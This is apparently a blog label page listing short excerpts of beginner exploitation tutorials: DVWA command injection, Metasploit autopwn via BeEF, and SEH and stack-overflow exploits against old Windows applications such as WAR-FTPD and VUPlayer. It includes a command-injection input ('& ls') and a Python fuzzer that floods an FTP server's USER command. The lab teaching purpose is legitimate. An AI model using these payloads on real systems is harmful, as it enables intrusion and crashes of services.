Posts

Showing posts with the label Exploit

DVWA:Command Execution(Update)
Image

here I will try to gain root access to the target of dvwa. Here the target is also backtrack ^ _ ^ and security level medium just enter the command as below,     192.168.43.1 & ls then we will get a list of directories
Metasploit's AutoPWN in BeEF

Image

After receiving an explanation about browser exploitation . I will try to repeat what I understand about the beef and autoPWN just go and do a search on metasploit autoPWN , the display looks like this

Linux Exploit - Stack Overflow

Image
Meet again , do not ever get bored with me yeah ? on my post this time , will explain how we exploit linux , to stack overflow . just open a terminal and type as shown below .

File Sharing Wizard

Image
This time I will be demonstrating the exploitation of SEH another application is file sharing wizard , just download the application here . still like the previous post , I use OllyDbg as the media to see the processes that occur therein . before we look for vulnerability to sniffing tools , wireshark , is carried out to find loopholes that will be our exploitation . I need not explain how to use wireshark ,

BigAnt Server

Image
I'll see you again :) The next is to learn about the exploitation of SEH, which I practice today is to use a direct return just to try it. this is a big application server that will be our ant exploitation, OllyDbg is open on the application, and attachkan prosess antServer, our next step is to make the application to crash, with a script / fuzzer follows.

VUPLAYER

Image
For the umpteenth time that I would ruin a music player application :) just please download the application here vuplayer. we try to find any information on this application, it turns out there feature to enter the playlist, enter a url and so on, we try to load playlist. pls with the file that we will create the perl language, just huddled over a script like this  

Mini Stream RM-MP3 converter

Image
yess, this time I will demonstrate how to exploit rm-mp3 converter just in the discussion. The first thing we do is find an exploit on exploit-db,

WAR-FTPD & Exploits (3)

Image
After I explore more deeply , and get input from our friends , it turns out that my input payload there is little problem , for more details, just write the code below.     then run the script and do the telnet python fuzzer

WAR-FTPD & Exploits (2)

Image

Most incoming tutorial we wait , the exploitation of WAR - ftpd . We just into the discussion, for the exploitation of this application using the method previously fuzzing first copy the script below. #!/usr/bin/python import socket s=socket.socket(socket.AF_INET,socket.SOCK_STREAM) buffer="\x41"*1000 s.connect(('192.168.56.101',21)) data=s.recv(1024) print("sending dummy data to USER.") s.send('USER '+buffer+'\r\n') data=s.recv(1024) s.send('PASS PASSWORD '+'\r\n') s.close() print("Okayy..!") script above is the weapon we will use later, scrip is written using python language. save with the name fuzzer.py

WAR-FTPD & Exploits (1)

Image

H ow to install the WAR - ftpd? here I will explain how to install the WAR - ftpd exploits that we will later :) just follow the steps in the picture:

Exploitation windows in virtualbox

Image
This time I will discuss how to exploit a system in virtualbox . first of all do information gathering, here I use nmap ,    

ExploitDB search

Image
E xploitDB is a collection of exploits , and should we update this exploitDB to obtain the latest exploits , already obtain an overview of the use of exploitDB it's just that the meeting had not yet had time to execute just what we are looking for services that run on our target open exploitDB type the command: ./searchsploit apache HTTP